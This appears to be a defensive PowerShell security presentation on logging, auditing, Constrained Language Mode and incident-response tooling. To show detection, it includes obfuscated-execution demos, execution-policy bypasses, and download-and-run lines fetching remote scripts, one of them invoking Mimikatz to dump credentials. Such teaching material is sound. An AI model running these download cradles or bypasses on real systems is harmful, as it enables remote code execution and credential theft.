Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configured	No




# Script Block Logging

- v3 and newer
- v5 includes verbose logging
  - Can generate a large amount of logs
- Available under Computer and User configuration





# Module Logging





# Event IDs

- Windows 7 and Server 2008 and above:
  - PowerShell version 2 thru 4, “Windows PowerShell” log Event ID’s 400, 500, 501 and 800
- Windows 8.1 and Server 2012 and above:
  - PowerShell version 3 and 4, “Windows PowerShell” log Event ID’s 400, 500, 501 and 800
  - “Microsoft-Windows-PowerShell/Operational” log – Event ID 4104
- Windows 7 and Server 2008 and above:
  - PowerShell version 5, “Windows PowerShell” log - Event ID’s 200, 400, 500 and 501
  - “Microsoft-Windows-PowerShell/Operational” log – Event ID 4104



# Logging at Work

- `(Get-ChildItem -Path C:\windows\system32 -Filter *.exe).count`
- Generated 13 events

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

CommandInvocation(Get-ChildItem): "Get-ChildItem"  
ParameterBinding(Get-ChildItem): name="Path"; value="C:\windows\system32"  
ParameterBinding(Get-ChildItem): name="Filter"; value=".exe"

Context:  
Severity = Informational  
Host Name = ConsoleHost  
Host Version = 5.0.10586.117  
Host ID = 7f4bd8e4-6226-44fd-8a29-a43d97910e1c  
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
Engine Version = 5.0.10586.117  
Runspace ID = 94f6bd88-da07-4fce-9648-f37929e5838b  
Pipeline ID = 10  
Command Name = Get-ChildItem  
Command Type = Cmdlet  
Script Name =  
Command Path =  
Sequence Number = 72  
User = WIN7-HOST\admin  
Connected User =  
Shell ID = Microsoft.PowerShell

User Data:

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	1/26/2017 10:41:35 PM
Event ID:	4103	Task Category:	Executing Pipeline
Level:	Information	Keywords:	None
User:	WIN7-HOST\admin	Computer:	Win7-Host
OpCode:	To be used when operation i		
More Information:	<a href="#">Event Log Online Help</a>		



# Logging at Work

```
Administrator: Windows PowerShell
PS C:\Users\admin> function SuperDecrypt {
>>     param($script)
>>
>>     $bytes = [Convert]::FromBase64String($script)
>>
>>     ## XOR "encryption"
>>     $xorKey = 0x42
>>     for($counter = 0; $counter -lt $bytes.Length; $counter++)
>>     {
>>         $bytes[$counter] = $bytes[$counter] -bxor $xorKey
>>     }
>>
>>     [System.Text.Encoding]::Unicode.GetString($bytes)
>> }
>>
PS C:\Users\admin> $decrypted = SuperDecrypt "FUIwQitCNkInQm9CCkItQjFCNkJiQmVCEkI1QixCJkJ1Qg=="
PS C:\Users\admin> Invoke-Expression $decrypted
Pwnd
PS C:\Users\admin> _
```



# Logging at Work

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
Creating Scriptblock text (1 of 1):
function SuperDecrypt {
    param($script)
    $bytes = [Convert]::FromBase64String($script)
    ## XOR "encryption"
    $xorKey = 0x42
    for($counter = 0; $counter -lt $bytes.Length; $counter++) {
        $bytes[$counter] = $bytes[$counter] -bxor $xorKey
    }
    [System.Text.Encoding]::Unicode.GetString($bytes)
}

ScriptBlock ID: c4b36fc7-26ff-4a47-a023-1dce3e1da9ca
Path:
```

Log Name: Microsoft-Windows-PowerShell/Operational  
Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 1/26/2017 10:58:06 PM  
Event ID: 4104 Task Category: Execute a Remote Command  
Level: Verbose Keywords: None  
User: WIN7-HOST\administrator Computer: Win7-Host  
OpCode: On create calls  
More Information: [Event Log Online Help](#)

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
Creating Scriptblock text (1 of 1):
$decrypted = SuperDecrypt "FUlwQitCNkInQm9CCKlQjFCNkIjQmVCEkIIQixCIjkIQg=="

ScriptBlock ID: 617963fb-9c5c-4607-830d-66992e66217f
Path:
```

Log Name: Microsoft-Windows-PowerShell/Operational  
Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 1/26/2017 10:59:46 PM  
Event ID: 4104 Task Category: Execute a Remote Command  
Level: Verbose Keywords: None  
User: WIN7-HOST\administrator Computer: Win7-Host  
OpCode: On create calls  
More Information: [Event Log Online Help](#)



# Logging at Work

Event 4104, PowerShell (Microsoft-Windows-PowerShell)			
General		Details	
<p>Creating Scriptblock text (1 of 1): Invoke-Expression \$decrypted</p> <p>ScriptBlock ID: 8a3fecd3-a3d4-4347-9643-2806ea3bbd39 Path:</p>			
<p>Log Name: Microsoft-Windows-PowerShell/Operational Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 1/26/2017 10:59:48 PM Event ID: 4104 Task Category: Execute a Remote Command Level: Verbose Keywords: None User: WIN7-HOST\administrator Computer: Win7-Host OpCode: On create calls More Information: <a href="#">Event Log Online Help</a></p>			

Event 4104, PowerShell (Microsoft-Windows-PowerShell)			
General		Details	
<p>Creating Scriptblock text (1 of 1): Write-Host 'Pwnd'</p> <p>ScriptBlock ID: 7e56f543-d538-472e-be58-0299f9cd3da0 Path:</p>			
<p>Log Name: Microsoft-Windows-PowerShell/Operational Source: PowerShell (Microsoft-Windows-PowerShell) Logged: 1/26/2017 10:59:49 PM Event ID: 4104 Task Category: Execute a Remote Command Level: Verbose Keywords: None User: WIN7-HOST\administrator Computer: Win7-Host OpCode: On create calls More Information: <a href="#">Event Log Online Help</a></p>			



# Logging at Work

```
Administrator: Windows PowerShell
PS C:\Users\admin> $command = '[console]::WriteLine("Something malicious happening!")'
PS C:\Users\admin> $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
PS C:\Users\admin> $encodedCommand = [Convert]::ToBase64String($bytes)
PS C:\Users\admin> $encodedCommand
WwBjAG8AbgBzAGBAbAB1AF0A0gA6AFcAcgBpAHQAZQBMAGkAbgB1ACgAIgBTAG8AbQB1AHQAAABpAG4AZwAgAG0AYQBzAGkAYwBpAGBAAdQBzACAAaABhAHAA
cAB1AG4AaQBuAGcAIQAiACKA
PS C:\Users\admin> powershell.exe -encodedcommand WwBjAG8AbgBzAG8AbAB1AF0A0gA6AFcAcgBpAHQAZQBMAGkAbgB1ACgAIgBTAG8AbQB1AH
QAaABpAG4AZwAgAG0AYQBzAGkAYwBpAG8AdQBzACAAaABhAHAAcAB1AG4AaQBuAGcAIQAiACKA
Something malicious happening!
PS C:\Users\admin> show
```

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

powershell.exe -encodedcommand  
WwBjAG8AbgBzAG8AbAB1AF0A0gA6AFcAcgBpAHQAZQBMAGkAbgB1ACgAIgBTAG8AbQB1AHQAAABpAG4AZwAgAG0AYQBzAGkAYwBpAG8AdQBzACAA
aABhAHAAcAB1AG4AaQBuAGcAIQAiACKA

ScriptBlock ID: 4f38e258-5226-41cf-be92-68de36a14099

Path:

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

[console]::WriteLine("Something malicious happening!")

ScriptBlock ID: fcbb720a-1c7f-4aed-991d-bc03c8cb739e

Path:



# Logging at Work

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

**General** **Details**

Creating Scriptblock text (1 of 1):  
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdAB1ACOATwB1AHQAcAB1AHQAIAA  
Running Invoke-Mimikatz...

Log Name:	Microsoft-Windows-PowerShell/Operational
Source:	PowerShell (Microsoft-Windows-PowerShell)
Event ID:	4104
Level:	Verbose
Logged:	6/25/2015 8:30:16 PM
Task Category:	Execute a Remote Command
Keywords:	None



# Process Creation Command Line Auditing

- Option available by default in Windows 8 and Server 2012R2
  - Can be added to older versions by installing KB3004375
- Requires two entries to be enabled in Group Policy



# Process Creation Command Line Auditing

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

**Subject:**

Security ID:	WIN7-HOST\admin
Account Name:	admin
Account Domain:	WIN7-HOST
Logon ID:	0x1dd4

**Process Information:**

New Process ID:	0x15a8
New Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Creator Process ID:	0x13c
Process Command Line:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc ZwBIAHQALQBkAGEAdABIAA==

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.

**Log Name:** Security  
**Source:** Microsoft Windows security **Logged:** 1/29/2017 5:21:56 PM  
**Event ID:** 4688 **Task Category:** Process Creation  
**Level:** Information **Keywords:** Audit Success  
**User:** N/A **Computer:** Win7-Host  
**OpCode:** Info  
**More Information:** [Event Log Online Help](#)



# Constrained Language Mode

- Useful interim PowerShell security measure.
- Enable Constrained Language Mode:
  - [Environment]::SetEnvironmentVariable('\_\_PSLockdownPolicy', '4', 'Machine')
- Enable via Group Policy:
  - Computer Configuration\Preferences\Windows Settings\Environment




# Constrained Language Mode

- PowerShell supports various language modes that restrict what PowerShell can do
- Constrained Language Mode was developed to support the Surface RT tablet
- Constrained language mode limits the capability of PowerShell to base functionality
- Environment variable must be set to configure
- Useful interim PowerShell security measure
- Bypassing Constrained PowerShell is possible, if given access to the system
- Not all PowerShell “attack scripts” will be blocked



# Constrained Language Mode

- Useful interim PowerShell security measure.
- Enable Constrained Language Mode:
  - [Environment]::SetEnvironmentVariable('\_\_PSLockdownPolicy', '4', 'Machine')
- Enable via Group Policy:
  - Computer Configuration\Preferences\Windows Settings\Environment





# Constrained Language Mode

```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. only core types are supported in this
language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...
+-----^
+ CategoryInfo          : PermissionDenied: () [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of
a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:75
+ ... t).DownloadString('http://bit.ly/1ok4Pmt');   Invoke-Mimikatz -DumpCr
+-----^
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```



# Execution Policy

- By default, Microsoft restricts PowerShell scripts with execution policies.
  - Restricted
  - AllSigned
  - RemoteSigned
  - Unrestricted
  - Bypass
- Default policies
  - Server 2012R2 set to AllSigned
  - All other versions set to Restricted
- These were not designed as a security feature



# Bypassing the Execution Policy

```
Administrator: Windows PowerShell
PS C:\Users\admin\Desktop> Get-ExecutionPolicy
Restricted
PS C:\Users\admin\Desktop> .\Get-Date.ps1
.\Get-Date.ps1 : File C:\Users\admin\Desktop\Get-Date.ps1 cannot be loaded because running scripts is disabled on this
system. For more information, see about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\Get-Date.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: () [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\admin\Desktop>
PS C:\Users\admin\Desktop> gc .\Get-date.ps1 | powershell.exe -noprofile -
Sunday, January 29, 2017 8:04:42 AM

PS C:\Users\admin\Desktop> powershell.exe -executionpolicy bypass -file .\Get-Date.ps1
Sunday, January 29, 2017 8:04:51 AM


PS C:\Users\admin\Desktop> powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://192.168.60.192:8098')"
"
Sunday, January 29, 2017 8:14:37 AM

Administrator: Windows PowerShell
PS C:\Users\admin> powershell.exe -enc 'ZwBTAHQALQBkAGEAdABIAA=='
Sunday, January 29, 2017 8:19:54 AM

PS C:\Users\admin>
```



# Disabling Older Versions



C:\WINDOWS\system32\cmd.exe

```
c:\>powershell -version 2
Encountered a problem reading the registry. Cannot find registry key SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine.
The Windows PowerShell 2 engine is not installed on this computer.
```




# Defensive PowerShell





# BlueSpectrum

- Indicator of Compromise (IOC) framework
- Scans a group of systems quickly
- Enables defenders to identify systems of interest
- Computer input method via multiple means
  - Auto pull of domain
  - Text file
  - Single IP or subnet input
- Currently triggers on:
  - File metadata
  - Hashes
  - Ports
  - IPs
  - Registry Keys and Values
- Works with v2 and newer
- Utilizes WMI and c\$



memecrunch.com



# Indicators

```
PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-ChildItem

    Directory: C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators

Mode                LastWriteTime      Length Name
----              -----          -----
----          10/11/2016  4:25 PM           18 File_Name_IOC.txt
----          10/11/2016  11:44 AM            6 File_Size_IOC.txt
-a---         1/3/2017   2:04 AM          202 Hash_IOC.txt
----          8/21/2016  2:30 PM            3 Port_IOC.txt
-a---         1/3/2017  10:33 AM          368 Reg_IOC.txt

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\File_Name_IOC.txt
Evil.exe
test.txt

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\File_Size_IOC.txt
35
14

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\Hash_IOC.txt
8F8A75AC1F32F3C532B3B02FFE584C8B
9BE55BAE64F3684667266F0F1E5EACD2
8F8A75AC1F32F3C532B3B02FFE584C8B
1E26347A65612171E9848D82E5AFAF7A
15007E76AD192FFA3222989F9B8B9ED92
5746B07E255D06A8AFA06F7C42C18A41

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\port_IOC.txt
135

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators> Get-Content .\Reg_IOC.txt
SOFTWARE\7-Zip Path
SOFTWARE\""\IBM
SYSTEM\MountedDevices
Software\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Microsoft\Windows\CurrentVersion\MSMAN_WtrPresent
Software\Microsoft\Windows\CurrentVersion\Run\ GizmoDriveDelegate
Software\Microsoft\Windows\CurrentVersion\Run\ IamEvil
Software\Microsoft\Windows\CurrentVersion\Run\ MV-Ware
Software\Policies\Microsoft

PS C:\Users\blue\Desktop\BlueSpectrum_v2\BlueSpectrum-master\Indicators>
```



# IOC Hits

```
PS C:\Users\blue\Desktop\BlueSpectrum_Results> get-content .\HUNTER_ConnScan.txt
```

```
Scan Initiated on 01/03/2017 10:21:57
```

```
***** CONNECTION SCAN RESULTS FOR HUNTER *****
```

TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	744
TCP	192.168.60.202:54348	192.168.60.201:135	TIME_WAIT	0
TCP	192.168.60.202:54350	192.168.60.200:135	TIME_WAIT	0
TCP	192.168.60.202:54357	192.168.60.200:135	ESTABLISHED	744
TCP	192.168.60.202:54361	192.168.60.201:135	ESTABLISHED	744
TCP	[::]:135	[::]:0	LISTENING	744

```
PS C:\Users\blue\Desktop\BlueSpectrum_Results> |
```

```
PS C:\Users\blue\Desktop\BlueSpectrum_Results> Get-Content .\HUNTER_HashScan.txt
```

```
Scan Initiated on 01/03/2017 10:26:26
```

```
***** HASH SCAN IOC HITS FOR HUNTER *****
```


C:\windows\system32\cmd.exe	5746BD7E255DD6ABAFA06F7C42C1BA41
-----------------------------	----------------------------------

```
PS C:\Users\blue\Desktop\BlueSpectrum_Results> |
```

Hits from Hash search



Hits from port 135 search





# PowerShell – Rapid Response (PoSh – R2)

- Reconnaissance platform for incident responders
- Computer input method via multiple means
  - Auto pull of domain
  - Text file
  - Single IP or subnet input
- Quick identification of anomalies
- Data retrieved as CSVs
  - Analyzed using PowerShell
  - Ingests into Splunk
- Works with v2 and above
- Utilizes WMI and c\$



# PowerShell – Rapid Response (PoSh – R2)

- Retrieves:
  - Autorun entries
  - Disk information
  - Environment variables
  - Event logs (50 latest)
  - Installed software
  - Logon sessions
  - List of drivers
  - List of mapped network drives
  - List of running processes
  - Logged in user
  - Local groups
  - Local user accounts
  - Network configuration
  - Network connections
  - Patches
  - Scheduled tasks with AT command
  - Shares
  - Services
  - System Information





# PowerShell – Rapid Response (PoSh – R2)

```
PS C:\Windows\system32> C:\Users\blue\Desktop\PoSH_R2.ps1
```



```
How do you want to list computers?
```

- [1] All Domain Computers (Must provide Domain),
- [2] Computer names from a File,
- [3] List a Single Computer manually

```
: 2
```

```
OK
```

```
Got computer list... Next task...
Retrieving Autoruns information...
Retrieving logon information...
Retrieving event log information...
Retrieving driver information...
Retrieving mapped drives information...
Retrieving running processes information...
Retrieving scheduled tasks created by at.exe or Win32_Sch
Retrieving service information...
Retrieving environment variables information...
Retrieving user information...
Retrieving group information...
Retrieving loggedon user information...
Retrieving network configurations...
Retrieving shares information...
Retrieving disk information...
Retrieving system information...
Retrieving installed patch information...
Retrieving installed software information...
```

```
Administrator: Windows PowerShell
PS C:\Users\blue\Desktop> Set-Location .\PoSH_R2--Results
PS C:\Users\blue\Desktop\PoSH_R2--Results> Get-ChildItem

Directory: C:\Users\blue\Desktop\PoSH_R2--Results

Mode                LastWriteTime        Length Name
----                -----        ---- 
-a---          12/20/2016 12:25 PM      2605 Autoruns.csv
-a---          12/20/2016 12:42 PM    497202 Connections.csv
-a---          12/20/2016 12:26 PM       516 Disk.csv
-a---          12/20/2016 12:26 PM   111262 Drivers.csv
-a---          12/20/2016 12:26 PM     9048 Environment_Variables.csv
-a---          12/20/2016 12:26 PM    9363 EventLogs-Application.csv
-a---          12/20/2016 12:25 PM    9363 EventLogs-Security.csv
-a---          12/20/2016 12:25 PM    9344 EventLogs-System.csv
-a---          12/20/2016 12:26 PM   15007 Groups.csv
-a---          12/20/2016 12:26 PM      148 Logged_on_User.csv
-a---          12/20/2016 12:26 PM       92 Mapped_Drives.csv
-a---          12/20/2016 12:25 PM    2052 NetLogon.csv
-a---          12/20/2016 12:26 PM    3485 Network_Configs.csv
-a---          12/20/2016 12:26 PM    1640 Patches.csv
-a---          12/20/2016 12:26 PM   22079 Processes.csv
-a---          12/20/2016 12:26 PM     227 Scheduled_Tasks.csv
-a---          12/20/2016 12:26 PM  234222 Services.csv
-a---          12/20/2016 12:26 PM       943 Shares.csv
-a---          12/20/2016 12:41 PM   21434 Software.csv
-a---          12/20/2016 12:26 PM       771 System_Info.csv
-a---          12/20/2016 12:26 PM  462980 Users.csv

PS C:\Users\blue\Desktop\PoSH_R2--Results>
```



# PowerShell – Rapid Response (PoSh – R2)

Import-Csv .\Processes.csv |out-gridview

Filter

Add criteria ▾

PSComputerName	Name	Description	Process...	ParentProcessID	Handle	HandleCount	ThreadCount	CreationDate	
WK2	GoogleUpdate.exe	GoogleUpdate.exe	3936	496	3936	196	9	20161220122533.360342-300	
WK2	taskhost.exe	taskhost.exe	2928	496	2928	102	6	20161220122603.203194-300	
WK2	dllhost.exe	dllhost.exe	3316	628	3316	91	6	20161220122604.763197-300	
DC1	System Idle Process	System Idle Process	0	0	0	0	1		
DC1	System	System	4	0	4	725	85	20161216070530.999332-300	
DC1	smss.exe	smss.exe	212	4	212	52	2	20161216070531.061472-300	
DC1	csrss.exe	csrss.exe	304	296	304	297	9	20161216070543.474704-300	
DC1	csrss.exe	csrss.exe	372	364	372	234	9	20161216070545.647794-300	
DC1	wininit.exe	wininit.exe	380	296	380	79	1	20161216070545.726016-300	
DC1	winlogon.exe	winlogon.exe	408	364	408	150	2	20161216070545.897807-300	
DC1	services.exe	services.exe	472	380	472	261	5	20161216070548.377717-300	
DC1	lsass.exe	lsass.exe	496	380	496	1341	27	20161216070549.552834-300	
DC1	svchost.exe	svchost.exe	636	472	636	348	7	20161216070606.854112-300	
